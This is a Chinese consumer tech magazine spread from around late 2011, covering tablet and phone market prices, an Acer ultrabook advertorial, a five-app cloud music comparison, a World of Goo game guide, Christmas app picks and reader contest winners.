工具型:《个人时间管理》、《Google日历》等应用都是GTD (Getting Things Done) 类应用的代表,帮助你更好地管理自己的工作,有计划地安排时间。

理财型:《随手记》是目前最流行的Android记账应用,新版开放了云备份,细节也更优化,让你把你的实习生活每一笔开销都花在刀刃上。

四川 吴诗源



市场风向标 | Market

## 平板电脑

### PC/通信厂商：圣诞促销给力

联想：中小三款新品发售，眼球效应不可估量。为保持热度，联想以最快的速度在其淘宝旗舰店首发乐Pad S2005，最大看点是5英寸小巧机身和打电话功能，配置足够强大，有点跨界的味道。由于产量有限，首批到货数量并不多，售价2699元。目前入门级A1已经全面脱销，乐Pad K1的售价从2700元降至2550元，老款S1还在清仓甩卖，16GB容量3GB版最低2200元就能买到。

三星：由于新品上市告一段落，三星近期关注度明显下降，销量出现萎缩，市场观望气氛浓厚，似乎大家都在等降价。果不其然，上周P7310率先降价，一降就是400元，在淘宝上2890元就能买到，这个促销力度还是很有诚意的，与此同时，



打造5英寸口袋平板 联想乐Pad S2005上市价2699元

P7300的价格也降到3780元，而P7510和P7500的最新成交价为3050元和4090元。虽然短期内还有小的浮动，但不影响入手，性价比已经很高，如果要买，动作需要快一点，年前可能会缺货。

摩托罗拉：到目前为止，官方还没有公布新品Xoom2的上市时间和价格，看来年内登陆国内市场希望不大。老款Xoom继续热销，京东的报价一次比一次给力，最新2999元送260元京券，而在淘宝已经有

低于2500元的价格出现，上演最后的疯狂。

戴尔：Streak 10 Pro上市以来销量不俗，售价虽然从2999元降至2499元，但走势较稳。不过上周，它给大家一个意外的惊喜，在淘宝只要1899元就能拿下，而戴尔官网的这款平板已经下架，显示无货。根据各方消息，该机有可能处于停产状态，戴尔真的要退出平板市场？只能等官方消息发布。

### 数码厂商：Android 4.0升级潮来袭

纽曼：继T10之后，纽曼上周又有两款新品登场亮相。一款是入门级的M71，配备7英寸显示屏，分辨率800×480，支持两点触控，售价699元，定价偏高，短期必有大降。另外一款是定位高端的K97，采用9.7英寸IPS多点触控电容屏，与

T10最大的不同除了外观外，就是那枚像素为130万的前置摄像头，售价贵200元，要1699元。目前纽曼全线产品都有不同程度的促销，M7、P7、P9的降幅都在百元以上，只有针对女生设计的NP720价格最坚挺。

昂达：8.0英寸的V30W豪华版刚刚从799元降至699元，上周官方就正式推出Android 4.0系统升级版，可谓好消息不断，而年底之前，昂达A10平板都会陆续升级，值得关注。目前昂达全线产品处于亢奋状态，V30豪华版和V30W豪华版降价百元，只要899元和699元就能成交，它们之间的区别在于屏幕分辨率和前置摄像头，而V10豪华版也降了100元。

台电：Android 4.0公测固件如约而至，P76T1的用户可以自行升级，品尝“冰激凌三明治”的味道。上周台电调低了T760的售价，最新只



9.7英寸IPS电容屏+AB处理器 纽曼K97售价1699元

要960元，P72在降至499元后，是目前市场最便宜的7英寸A9双核平板电脑。配备8英寸高分屏的P81HD在半个月前有过调价，不过并没有到位，上周再度下调，849元算是物超所值。

神器：Ten 2上市已经有了一段时间了，这款9.7英寸IPS屏的平板电脑并没有像竞品那样受到太多的关注，主要原因就是定价偏高，而上周直降200元后，1299元的新价格总算找回竞争力，接下来9.7英寸平板之间必有一场大战。

## 行货手机

### 摩托罗拉：新品陆续铺货

新品连发，让摩托罗拉最近几周出尽风头。要说最吸引眼球的非刀锋XT910莫属，7.1mm超薄机身，性能却没有缩水，价格上周“跳水”至4150元，仍然没有改掉“上周就暴跌”的习惯。新品XT615赶在圣诞前全面铺货，9.9mm的机身称得上“锋锐”的命名，独特的不对称设计加上呼吸灯让它个性彰显，售价已经稳定在2650元。目前在销量排行上，三防机ME525+仍然一枝独秀，虽然针对它的活动很多，但底价均在2150元。入门机型方面，继XT531后，XT319也得到消费者认可，配备双摄像头，售价上周降至1200元。

### 三星：加快高端布局

三星在高端市场向来都有大手笔，这次推出的W999过万元的售价更是让人吃惊，当然配置也足够豪华，经典的翻盖造型，双3.5英寸Super AMOLED屏，配备1.2GHz双核处理器，双网双待。配备5.3英寸大屏的i9220售价终于降到4980元，虽然面向小众，但销量不错，正所谓大块头有大智慧。i9100的人气目前正在被i9100G和i9103瓜分，相比之下，i9100G在游戏性能方面的输出出色，兼容性更强，售价逐渐稳定在3700元，而i9103处理器、屏幕、摄像头、内存的缩水带来价格优势，淘宝不到3000元就能拿下。



要的就是这个范儿 三星W999天价上市

### 其他：联想新品上市

魅族MX上市已经进入倒计时，可能不少人觉得2999元的价格有些偏高，但如果你手头有M8的

话，可以抵价700元，如果以2299元入手，还是非常划算的。

上周在市场中已经能够买到联想乐Phone S2，这款升级之作给人的感觉就是重量减轻了，手感好了，界面设计更合理，3.8英寸屏幕、1.4GHz处理器、800万像素的配置主流，标准版采用512MB运行内存和8GB存储空间的搭配，售价2550元，后期还会有1GB运行内存和16GB存储空间搭配的豪华版上市。

上周值得关注的还有飞利浦新品W920，4.3英寸大屏，分辨率达到960×540，不过其他配置就显得一般，和3050元的身价不符，不大概，很难有竞争力。

## 热点产品推荐榜

### 平板电脑

1. 华硕EeePad TF101标准版(16GB) 会变身的平板	2650元
2. Acer Iconia Tab A100(16GB) 时尚便携7英寸	2220元
3. 三星P7310 超薄轻时尚双核	2890元
4. 摩托罗拉Xoom 双核10.1英寸大屏	2600元
5. 联想乐Pad K1-10 双核10.1英寸大屏	2550元
6. 联想N90 双核8英寸7英寸10点电容屏	1499元
7. 联想V12HD 双核8英寸7英寸10点电容屏	899元
8. 台电P81HD 双核8英寸7英寸10点电容屏	849元
9. 纽曼P9 双核8英寸4英寸3点电容屏	899元
10. 昂达V10M加强版 A10双核7英寸电容屏	670元

### 智能手机

1. HTC Sensation XL 3170元(改) 巨屏单核音乐旗舰	
2. 摩托罗拉ME525+ 3150元 三防特性	
3. 三星i103 2999元 实惠精简版旗舰	
4. 索尼爱立信MT15i 2200元 出色拍照效果	
5. 诺基亚N8-00 2550元 Symbian^3拍照怪兽	
6. HTC Incredible S 2470元(改) 4英寸多彩屏	
7. LG P993 1720元(改) 4英寸双核机	
8. 摩托罗拉XT531 1499元 3.5英寸800MHz社交机	
9. 三星S5670 1230元 入门高性价比	
10. 联想A60 899元 双双双待	

### 苹果：频繁波动

上周iPhone4S正式取得入网许可证，联通版目前还不能确定是否能赶上元旦前上市，不过肯定会在春节前投入市场。受这一消息影响，改版机市场价格波动厉害，港版iPhoneS一度下探到5200元，但随着圣诞节前市场需求回升，价格出现强势反弹，16GB黑色售价5500元，白色便宜120元，出乎不

少人意料。至于iPhone4 8GB版，官网开网期间接单导致版跌价，只要3610元。

### HTC：新品普调

Raider 4G是HTC近期推出的一款重磅机型，高通1.5GHz双核处理器，搭配1GB RAM，那块4.5英寸超大屏幕尤为显眼，目前已经跌至3500元，旗舰机Sensation

XL已经连降三周，最新报价3170元，和Sensation XE价差只有100元。老款方面，只要1250元的Wildfire S仍然销量不俗，Desire HD和Desire S翻新机大量出现，购买时请注意生产日期。

### 索尼爱立信：急需休整

索尼在买斯索尼爱立信全部股份之后，将放弃老式手机，而专注于

智能手机，不过短期对前端市场影响不大。目前销量最突出的是女人机ST18i，上周只要1650元就能拿下，性价比很高，适合作为圣诞礼物送给她。热度正在上升的T18i在上周50元之后，只要2250元，虽说还是单机，但轻薄机身，个性凸显。至于MT15i，新报价1700元，金色最畅销。

## 购新奇 | Discount

### 购新奇征集令：

你是买家，买到了什么好东西？价格实惠量足？”发给小编，让我们跟大家一起分享！

你是卖家，有什么好“货”？只因“巷子太深”而无人知晓？发给小编，让小编帮你推广！  
小编热线：pcw\_hf@vip.sina.com



### iPhone4/4S 专用手机保护壳 187 元

推荐卖家：妖妖

推荐链接：http://freeson9.taobao.com

点评：买了iPhone4/4S，首先想到的就是给爱机装上一套“保护装甲”，今天我就特别向大家推荐这款iPhone4/4S专用手机保护壳，防刮工业设计，有效防止机身刮损，不影响按钮与槽口的管理使用，相信会给你带来不一样的感觉！美国原装进口哟，亲！

acer

# 重新定义PC

## 宏碁蜂鸟开启轻生活

对很多生活在都市的商务白领、时尚人士来说,面对厚重的笔记本电脑常常很无语。他们希望笔记本电脑可以薄些、再薄些,轻些、再轻些,能够一天不用充电,像电视那样快速地开机,像手机那样保持随时连接、快速唤醒。这一切,随着以宏碁蜂鸟为代表的超极本的到来变得豁然开朗。

### 一种全新的PC品类

宏碁在9月发布的Aspire 蜂鸟S3-951是全球首款正式发售的超极本产品;应用的是Windows系统,符合绝大多数消费者的应用习惯,同时,应用上实现了极强性能、极度纤薄、极其快捷、极长电力、极炫视觉,让用户拥有比现有计算产品更卓越的综合性能,同时,在设计上却更轻薄、更精致。

“作为全球首款超极本产品,宏碁蜂鸟的到来改变了人们对笔记本电脑的认识,不再是轻薄和性能不可兼得。它是科技与时尚的结合,是高效工作、轻松生活的保证。”宏碁电脑产品经理林宗汉如是认为,超极本作为一个全新的PC品类,创造了个人计算有史以来性能和便携性的最佳结合,也必将在日常应用中颠覆人们对传统PC的体验。

### 轻快生活,让心情焕然一新

对很多消费者来说,在他们的心目中,如果想要轻薄的笔记本电脑,就要做好牺牲使用性能的准备,而如果要购买拥有比较好性能的笔记本,则得忍受笔记本电脑带来的高负载。但显然,宏碁蜂鸟不会让消费者有这种困扰。

宏碁蜂鸟在Windows系统下实现了革新性的突破:机身厚度约13毫米,重量不足1.35千克;独特“内嵌式”显示屏设计,使屏幕厚度降低了33%;搭载英特尔Sandy Bridge平台下低电压版本的i5处理器,配合4GB内存,可实现快捷的多任务处理体验。同时,配合320GB大容量硬盘一起,保证了日常所需。对那些经常出入于机场、办公楼宇的商旅人群或者外出旅游人群而言,宏碁蜂鸟成为了他们外出携带的最佳选择。



### 感受如手机一般的快速启动

除了极致纤薄的机身以及满足日常使用的性能,宏碁蜂鸟在应用体验方面也实现了极大的突破,1.5秒瞬间唤醒、2.5秒即刻连接以及6小时长效续航处处彰显着一个应用特色:宏碁蜂鸟让你无需等待。

作为PC行业的领导厂商,宏碁在技术研发方面一直走在业界的前面,引领着整个行业的发展方向。独有的即刻连接技术,使得宏碁蜂鸟2.5秒可实现WiFi连接,相较于市场上一般产品10秒的连接时间,节约时间达75%以上!

瞬间唤醒技术的应用则使得用户在睡眠状态下1.5秒就能够开启宏碁蜂鸟,快速投入到工作中去,就如同点亮手机一样,无需等待。即使在深度睡眠的模式下,宏碁蜂鸟也可以实现6秒钟的快速唤醒。

此外,Acer Aspire蜂鸟 S3-951全线预装了正版Windows 7家庭高级版,该系统有着极佳的娱乐体验,助你轻松地欣赏和共享你喜爱的电视节目、照片、视频和音乐。正版Windows 7家庭高级版还可作为Aspire蜂鸟 S3-951提升性能,帮助更快速地完成休眠和恢复、有效简化联网操作以及延长电池使用时间。

凭借外观、性能、体验方面的全面革新,宏碁蜂鸟带给PC市场一场恰逢其时的变革。如果你想摆脱传统笔记本电脑对你的束缚,体验轻快的移动商务生活,那就从宏碁蜂鸟开始吧!







## 参测软件介绍



### 百度 ting

软件版本:1.1

**软件简介:**百度ting是百度旗下的在线音乐服务。集在线歌曲播放、电台、本地音乐播放于一体的手机音乐软件。配合百度ting网页版实现云同步,海量正版音乐随心听。

**功能体验:**26 **曲库性能:**22  
**云端功能:**11 **下载速度:**15  
**总分:**74



### QQ 音乐

软件版本:2.0.0.996

**软件简介:**QQ音乐手机版是腾讯为手机用户开发的一款音乐播放器。QQ音乐以海量在线音乐库试听下载为核心,通过QQ音乐PC客户端连接你的无线音乐世界。

**功能体验:**33 **曲库性能:**24  
**云端功能:**11 **下载速度:**15  
**总分:**83



### 多米音乐

软件版本:3.2.1.05

**软件简介:**多米音乐是国内新晋音乐分享网站。集在线试听、下载和本地播放于一体。支持PC、手机等多平台音乐,跨平台共享音乐,与微博、人人好友一起聆听音乐。

**功能体验:**32 **曲库性能:**28  
**云端功能:**9 **下载速度:**15  
**总分:**84



### 酷狗音乐

软件版本:4.06

**软件简介:**酷狗音乐是国内著名的老牌音乐共享网站,各类音乐资源丰富。酷狗PC客户端拥有众多忠实粉丝,推出的Android客户端也是装机量较高的软件。

**功能体验:**24 **曲库性能:**27  
**云端功能:**11 **下载速度:**9  
**总分:**71



### 豆瓣 FM

软件版本:1.8.3

**软件简介:**豆瓣FM是个智能音乐推荐应用,能够根据用户的喜好推荐歌曲,Android、iOS和Symbian平台都拥有过百万的下载量,豆瓣FM将作为本次测试的附加应用,不参加评分。

**功能体验:**22 **曲库性能:**18  
**云端功能:**11 **下载速度:**15  
**总分:**66

## 我们的测试方案

**测试平台:**MOTO 里程碑 2、Android 2.3、杭州联通 3G、杭州电信 10M 宽带薪 Wi-Fi

本次测试将分为功能体验、曲库性能、云端功能、下载速度四部分。其中功能体验占 40 分,主要测试播放器的功能配置,如播放列表、歌曲管理、均衡器、云同步等功能以及操作体验。曲库性能占 30 分,侧重体验网络曲库的丰富程度、清晰度,以及搜索的能力评分。云端功能占 15 分,主要考查手机与其他设备互通的功能。下载速度占 15 分,考查服务器以及 APP 客户端的下载功能。

# 不下载 享音乐

## 五款云音乐 APP 横向测试

最近谷歌在美国推出了自家的音乐服务 Google Music,为 Android 用户带来便利的同时,也成为抗击苹果 iTunes 的砝码。虽然国内用户暂时无法使用 Google Music,但以百度、酷狗等为首的新晋和老牌厂商已为我们带来出色的云音乐服务。本期带来五款各具特点的云音乐应用,谁才是你的音乐随身听?

### 功能体验,QQ 音乐、多米音乐更完善

	歌词显示	封面下载	目录过滤	新建播放列表	列表云同步	歌曲分享	均衡器	定时关闭	边听边下	网络提醒
百度 ting	√	√	√	√	√	×	×	×	√	√
QQ 音乐	√	√	×	√	√	√	×	√	√	√
多米音乐	√	√	√	√	√	√	×	√	√	√
酷狗音乐	√	√	√	√	√	×	×	×	×	×
豆瓣 FM	×	√	×	×	√	×	×	×	√	√

集成网络曲库功能,能否与播放器自身有机结合,会左右软件的易用性。我们看到,除豆瓣 FM 之外,四款软件都在界面下方植入播放器控制界面,能够在任何页面快速调用。四者的播放界面都大同小异,能够显示封面和歌词,而豆瓣 FM 只能显示封面,百度 ting、QQ

音乐和酷狗音乐的布局相似,将主要功能分为本地音乐、在线音乐和云列表,指引明白清晰,符合普罗大众的使用习惯。当本地歌曲较多时,分类检索显得非常重要。QQ 音乐和多米音乐的歌曲分类做得比较出色,能够以歌手、专辑、文件夹等归类。而百度 ting 最为简洁,

所有歌曲都显示在本地音乐中,不易管理。

百度 ting 还提供海量的正版乐库。在新推出的红心频道中,豆瓣 FM 能够收听和同步用户喜爱的歌曲。QQ 音乐、多米音乐和酷狗音乐的 PC 客户端除了能够同步歌曲,还能在线收听近百万首歌曲。

QQ 音乐和多米音乐更社交化,可向微博好友分享喜欢的歌曲。在歌单同步方面,各款软件都支持双向即时同步,将心爱的歌曲如同好心情般随身携带。除酷狗音乐之外,四款软件都支持边听边下和网络提醒功能,都能够有效地节省流量并预防流量透支。

### 曲库性能,多米音乐、酷狗音乐更强大

歌曲测试样本:

《星空》、《水手怕水》、《孤胆患者》、《红豆》、《物别》、《伤不起》、《老男孩》、《Lighters》、《My heart will go on》、《What the hell》

	歌曲样本搜索结果	音质
百度 ting	8/10	128Kbps
QQ 音乐	9/10	128Kbps
多米音乐	10/10	128Kbps~192Kbps
酷狗音乐	10/10	128Kbps~192Kbps
豆瓣 FM	N/A	N/A

作为一款云音乐服务,海量的音乐库是必不可少的。我们通

过分别搜索 10 首新歌和经典歌曲测试曲库的丰富程度,成绩可

从表格看到。

有了庞大的曲库,用户需要更智能的歌曲搜索方式。百度 ting、QQ 音乐、多米音乐和酷狗音乐都能通过歌手、专辑和推荐榜获得歌曲信息,也可以通过内置的搜索引擎直接搜索。值得一提的是,QQ 音乐和多米音乐支持通过某句歌词搜索歌曲,例如输入“我送你离开”就能搜出《千里之外》,对于搜索不知道歌名的歌曲非常实用。

有了高速网络的加持,用户更加注重音质的表现。百度 ting 和 QQ 音乐下载的歌曲基本都是 128Kbps 码率的 MP3,多米音乐和酷狗音乐的乐库音乐则在 128Kbps 至 192Kbps 码率之间。在手机外放时,四者的音质相差不多,但通过耳机收听时多米音乐和酷狗音乐的音质更加出色。而豆瓣 FM 的音质较差,清晰度较低,这与产品定位有关。

### 云功能,众软件表现旗鼓相当

	客户端	云功能
百度 ting	Web、PC	播放列表云同步
QQ 音乐	Web、PC	播放列表云同步
多米音乐	PC	播放列表云同步
酷狗音乐	Web、PC	播放列表云同步
豆瓣 FM	Web、PC	播放列表云同步

参测的各个软件现有最明显的“云”特征应该就是播放列表的云同步,能上传列表并在其他设备中下载此播放列表进行音乐播放。不过需要注意的是,如果播放列表中的歌曲没有被服务器收录的,则在同步的过

程中会自动过滤掉该歌曲。其实现有音乐 APP 的云功能还有很多欠缺,比如自动上传没有收录的歌曲,不同设备间的断点续播,跨平台统计用户听歌的类型,云端的推送。这些功能都是对用户相当实用的。

### 酷狗音乐下载速度有待改进

	WiFi 网络	3G 网络
百度 ting	流畅、无停顿	流畅、无停顿
QQ 音乐	流畅、无停顿	流畅、无停顿
多米音乐	流畅、无停顿	流畅、无停顿
酷狗音乐	缓冲较慢,少量卡顿	缓冲较慢,少量卡顿
豆瓣 FM	流畅、无停顿	流畅、无停顿

欣赏音乐讲究感觉,谁也不想听音乐时有卡顿的现象。我们通过 WiFi 和 3G 网络测试试听在线库时的流畅度。测试时分别为每个软件试听 5 首歌曲。可以看到,在 WiFi 和 3G 两种高速网络环境下,除酷狗音乐之

外,四款软件都能做到流畅播放,无停顿的情况。或许因为高品质歌曲体积较大,酷狗音乐即使在 WiFi 网络下仍然缓冲速度较慢,试听几首歌曲时遇到 2 次停顿,希望能够加大服务器和带宽的投入,改善试听体验。

## 总结

### 多米音乐最牛,值得推荐

当我们习惯从电脑拷贝 MP3 到手机欣赏时,云音乐服务为我们带来了全新的音乐体验。从歌单、无线同步到歌曲的在线下载,“无缝衔接”一词很好地体现了参测软件的特质。当然,移动设备的云音乐服务还有很多需要改进的地方,我们希望能够看到 Google Music 引入歌曲的存储功能,引入更便捷的跨平台播放功能。测试发现,多米音乐能为用户带来了更轻松愉悦的音乐体验,值得推荐!



QQ 音乐通过歌词搜索歌曲

百度本地歌曲管理界面简洁

多米提供丰富的歌曲信息

酷狗内置电台榜单,很实用

豆瓣红心频道能够离线收听





## 咱玩的不是游戏,是智慧

《粘粘世界》的游戏目的是收集尽量多的Goo Ball(以下简称“粘豆包”),注入输油管。玩家需要利用有限的粘豆包去搭建桥梁、高塔,或者制作绳索、导线索等,同时还需要同粘豆包自身的重力影响以及其他一些外界因素(例如风力)的影响,任何闪失都可能前功尽弃。其实,《粘粘世界》可以归为重力游戏,但游戏元素和道具丰富,到了后面的章节,多种粘豆包的组合使用就

非常重要,要想进入《粘粘世界》可没那么简单!

说起《粘粘世界》的开头,那可真不小,其实它早在PC上就已经风靡一时,还曾经获得过美国独立游戏节当年的创新设计奖和优秀技术奖,相信不少玩家也都听说过。移植到移动终端后,《粘粘世界》同样表现不凡,这也让它顺利进入2011年十佳游戏排行榜,所以它在此特别推荐给大家!

## 过关攻略,兜兜倾情奉献

应该说,只要循序渐进地玩,《粘粘世界》的整体难度并不高,但是个别关卡就没有那么简单了,这里兜兜就把自己亲身实践的过关攻略奉献出来,大家共同进步!

### 1. 注意不同颜色粘豆包的特性

**黑色粘豆包:**最基本的粘豆包,一个黑色粘豆包只能连接两个点,不能拆掉重建(除了在你的粘粘世界当中)是输入输油管的主力军。

**绿色粘豆包:**兜兜最喜欢的粘豆包,一个绿色粘豆包可以连接3个点,同时有弹性,有张力,可以用作支撑,或者把重物弹出去,同时还支持拆掉重建。记住这一点,很多关卡当中,在连接上进口油之后,可以将前面的绿色粘豆包拆掉,这样就可以多吸入一些,多得分了!

**红色粘豆包:**它是个“脾气火爆”的家伙,点火就着。很多时候,你必须点燃它,并让它作为导火索引爆炸弹才能过关。

**白色粘豆包:**特点是重量轻,但是也比较脆弱,只有连接4个点才能够提供比较稳定的支撑,不然会被压断的!

**透明粘豆包:**相比白色粘豆包,透明粘豆包就特别弱了,它只能连接一个点,并且因为太重,只能直线下垂,利用它和气球组合可以做绳索,同时也可以跟其他粘豆包组合做梯子。

**黄色粘豆包:**出场率不高,但是它的作用很大,它具有粘性,可以吸附在某些道具上面,它也可以连接3个点,支持拆掉重建。

**骷髅头粘豆包:**唯一一种不怕针刺的粘豆包(其他粘豆包碰到针刺都会爆炸),遇到什么“棘手”的问题,交给它来处理吧(支持拆掉重建)!

**巨型粘豆包:**其实是分男生、女生两

种性别的,有红嘴唇的是女生,在特定的关卡当中,必须走特定的通道才能到达目的地。

**绿光粘豆包:**拥有发射技能,可以飞向指定的目的地(注意,发射轨迹是抛物线哟!),同时,在碰到火焰之后就会点燃,然后爆炸,可以清除障碍物。

**红光粘豆包:**出场率很低,主要作用是连在一起做绳索用,只支持一个点,同时采用发射的方式,所以,注意对准了!

### 2. 游戏中道具的特性

**气球:**游戏中最常见的道具,它可以提供向上的力,托起桥梁、梯子、绳索等,可以连接在任何点上,但是气球也很脆弱,千万不能让它碰到风车、齿轮、针刺等东西!另外,气球是可以重复使用的,必要的时候,你要收回一些气球才能得到合适大小的力,达到目标!

**白眼球:**出现在第一章最后一关的烟囱出口两侧,其实,它们是气球,但是力气更大,让它们带着你的粘豆包们逃出生天吧!

**吹口哨:**我们知道,所有的粘豆包都是有重量的,而它们都对美妙的音乐感兴趣,因此,当你在屏幕上点击某一个位置不放,就会吹口哨,美妙的音乐就会吸引粘豆包都蹦过来,而这时候,重心就会改变,好好利用这一点吧!

**炸弹:**作为炸弹,它的主要工作就是帮你清除障碍,解救被困的粘豆包。但是要小心爆炸炸弹一定要有红色粘豆包作为导火索“穿针引线”,所以要保证导火索没有断的地方。

**精灵:**每作出一个操作都会产生一个精灵(最多5个),点击一个精灵就会返回上一个操作,所以,在你觉得不对的时候,可以让精灵来帮你“反悔”,只有5个,要爱惜哟!

什么游戏能够让一家老小团聚在一起,共同出谋划策?当然非益智游戏莫属!兜兜今天介绍的《粘粘世界》就是这样一款能让你全家一起玩的益智游戏!

**本期推荐**

游戏难度:8.5

系统要求:8

可玩指数:10


**粘粘世界 World of Goo**

游戏平台:Android,IOS

游戏类型:益智游戏

收费类型:收费,\$4.99

游戏语言:英文(无解锁)



## 兜兜点评 学物理,寓教于乐吧

《粘粘世界》可爱的游戏元素和涂鸦风的游戏界面十分惹人喜欢,游戏本身对配置的要求也不高,一般的平板电脑都可以流畅运行(手机用户还是不建议尝试,毕竟屏幕太小,太难操作)。游戏乐趣很高,动手又动脑,在游戏的进程中,家长还可以给孩子讲物理

学原理,当然,如果要做力学分析,也未尝不可呀,哈哈。

5个章节,几十个关卡,全部通过之后还可以在您的粘粘世界当中用“解救”的粘豆包来搭建自己的高塔,创造自己的最高“纪录”!总之,一句话,兜兜推荐的,错不了!

兜兜推荐的游戏怎么样?给力不?你玩过之后有啥体验或者有什么过关攻略?发给兜兜,你就有机会获得精美纪念品一份!(互动方式见C12版)

## 原道平板电脑特约



游戏难度:5

可玩指数:8

游戏平台:Android

游戏类型:棋牌娱乐

收费类型:免费

游戏语言:中文

说起斗地主,它是一种非常流行的棋牌游戏,纵横于我国大江南北、黄河上下,不分老幼,闲来无事都可以斗上那么几把……相信大家非常清楚,不用兜兜我多介绍了。可是,一个人的时候怎么办?拿起你的手机、平板,玩玩这款《明星斗地主》吧,神马哥啊、希哥、发哥,都是我的哥啊我的哥!好玩,没得说!



游戏难度:7.5

可玩指数:8.5

游戏平台:Android/iOS

游戏类型:娱乐休闲

收费类型:免费

游戏语言:英文(无解锁)

《涂鸦跳跃》你玩腻了吗?什么?你还是喜欢这种跳跃类的游戏?那兜兜今天就给你推荐这个《非常跳跃》好了,比《涂鸦跳跃》更刺激!游戏中,你要利用手机的重力感应调整小怪物的跳跃方向,躲避障碍或者吃掉道具。当然,最重要的是不断吃下金币,这样小怪物才有跳跃的力量!兜兜提醒你,别太贪心哟!

原道N90平板电脑采用9.7英寸IPS硬屏(同iPad2),9.6mm超薄机身,1GHz主频+1GB内存+16GB机身存储,支持1080P高清解码,而后又200万像素摄像头。

盼 星星盼月亮,周末的圣诞节终于要到了!今年的圣诞节该怎么狂欢?这个还真要好好想想!要不,先看看兜兜为你准备了什么好玩的东西,让这个圣诞节与众不同!

# 圣诞惊喜不断电

## 个性 惊叹号

### 圣诞老人的必杀技



圣诞老人大战僵尸 iPhone, 32.26MB

在咱们眼中,圣诞老人总是笑眯眯的,快乐地给大家分发礼物,像个和蔼可亲的老爷爷形象,但就是这么一位和蔼的老人发起飙来可不是好惹的。看看他大战僵尸的勇猛动作就知道这位大爷多彪悍了!绝对颠覆之作啊! @空

兜兜点评:武功再高,也怕菜刀,碰到坏蛋的时候,圣诞老人也要把自己武装起来!

### 冬日里的温暖



圣诞插画壁纸 JPG, 7.24MB

看惯了圣诞老人的各种高墙壁纸,虽然惟妙惟肖,但总是缺点温馨的感觉。这套圣诞插画壁纸以插画的形式将圣诞老人表现出来,画面风实是太萌了,颇有几米的感觉,让MM们切实感到圣诞老人带来的温暖。 @蛋炒饭

兜兜点评:不同的画风有不同的感觉,这样插画的风格就是这么的温暖。

### 圣诞老人求帮忙



圣诞屋顶跳 Android, 820KB

圣诞老人口袋里的礼物集体叛变!一个个都飞到屋顶上去了,这可难住圣诞老人了,毕竟一把年纪了,So,赶快爬到屋顶,帮助圣诞老人取回礼物,再送给孩子们,给他们带去笑声吧! @黑魔鸟

兜兜点评:年轻人要多多锻炼身体,爬屋顶那是小菜一碟!

### 圣诞铃声一网打尽



圣诞铃声 Adroid, 8.80MB

“圣诞铃声”这款软件可谓 Android 平台上圣诞音乐的一大杀器,它将所有的圣诞铃声一网打尽,让咱们再也不用四处搜索各种精美的铃声 LOGO,点击漂亮的图片就能自己设置啦! @黄凉粉

兜兜点评:不知道有没有陈奕迅的经典歌曲《圣诞结》……

有 T恤,有闪存,还有吸尘器,我们的奖品不是最多的,也不是最好的,但心意是一定要到的,2011年将结束,2012年就要到来,还不抓紧时间给自己的2011留下别样的一笔?来吧,只要心诚,兜兜一定显灵——喵喵喵咪咪!

## 互动 年终大派送

### 【电脑报手机党个信体验季】

个信电脑报读者体验季火热进行中,你还没参加吗?发送体验就有机会得到可爱狗狗闪存和个信手机喜奖品!就是这么简单啦,亲们!

本周中奖的都有谁呢?下面兜兜就选出本周最出彩、最个性的几条体验,同时送出奖品,别光是羡慕,赶快行动吧!

哇哈哈,兜兜啊,话说两星期前在《电脑报》上看到有个信这样的 App,我就在市场上找啊找啊……这个星期又看到有个信体验季,于是本人不惜花掉大把大把的流量亲自去体验……在这里就说说我使用个信后的感受。

一、下载很方便,WP市场上直接就行了。个信发布者的名字很有爱啊,要是没记错的话叫南厅小二,二,安装使用,没有繁琐的注册流程,容易上手,小信儿服务态度也很好,超喜欢。三,WP客户端应该有有色主题,一来避免耗电过多,二来避免晚上光线暗的时候看起来刺眼。四,我信新版应该是应该有横屏切换的,兜兜你说对吧。五,跟别人聊私信时,不知道什么原因,发送的速度不是很快,有的时候显示信息没有发送成功,但对方收到了。六,如果能支持语音就好了。七,备份很方便,跟QQ通讯录有一拼。八,输入框只能显示一行字,有点麻烦。总体来说,个信比QQ通讯录简洁许多,我很喜欢,也推荐了不少同学安装,同学们都很喜欢。

本人是忠实读者,超喜欢帅气的兜兜。我不止一次给兜兜发过消息,但发个信给兜兜是第一次,嘿嘿。@138\*\*\*5531

这位同学的体验太给力了!尽管兜兜已经大量删减,但还是留下了这八条体验,实在,很中肯的体验啊有木有!兜兜也将会把你的体验转给个信官方,相信你的建议一定会得到重视的!另外,纠正一点,黑色主题并不比白色省电(我们讨论的),但是晚上确实不会那么刺眼。最后,送上可爱的狗狗闪存一个,以资鼓励!

兜兜同志好!看到个信体验季的活动,我立马就来参加了,因为我是个信的老年用户了,身边不少同学都被我发动起来了,现在谁还去办理什么短信套餐那都是土得掉渣的事儿了啊有木有!至于个信的体验,我觉得最方便的就是可以推送给通讯录当中的人发送短信和彩信,而且是跨平台的!特别适合某一个圈子内的人使用——大家都安了个信,那发短信就再也不用钱了! @135\*\*\*2408

没错,省钱就是硬道理!现在移动互联网发展越来越迅速,手机短信退出历史舞台的时间恐怕没多久了!同样,可爱的狗狗闪存一个送上,加油!

其他中奖读者还有:151\*\*\*3205、137\*\*\*1558、138\*\*\*3937。@流水听音、@5系兔兔等,他们将获得个信手机套一个,恭喜!

各位读者可以通过个信官方网站(http://www.igexin.com)、Android 网站市场和苹果 AppStore 等途径下载个信客户端,安装后把你使用个信的体验发送给兜兜或在新浪微博 @ 个信,就有机会获得精美奖品,机不可失,速速参加啦!



活动奖品:可爱狗狗闪存(10个),个信手机套(50个) 活动截止时间:2012.1.18

### 秀主题活动颁奖

经过两周的时间,秀主题活动已经圆满结束了,不知道为什么,大家似乎认为邮件更直接,本周的主题大部分都是通过邮件发送来的,好吧,不管是什么方式,秀出自己的桌面,也是秀出自己的一面!



看着主流机型都开始用上 Android 4.0,我的 u8800 还在用 MIUI2.3.7,伤心……坐等 MIUI4.0!

@紫黛  
其实,最新的并不一定是最好的,看看你的桌面,不是

挺好看的吗? 涂鸭的感觉加上仿索尼 Anna 的图标,很有个性啊!

其他中奖读者还有:130\*\*\*2779、@特别愁帽、@Winterflow、@饭太硬,你们将获得由点桌面提供的纪念 T 恤一件,恭喜!

点桌面是一款主题美化 App,通过它,你可以定制出自己喜欢的个性化桌面和主题。

### 【兜兜虚拟形象最后征集】

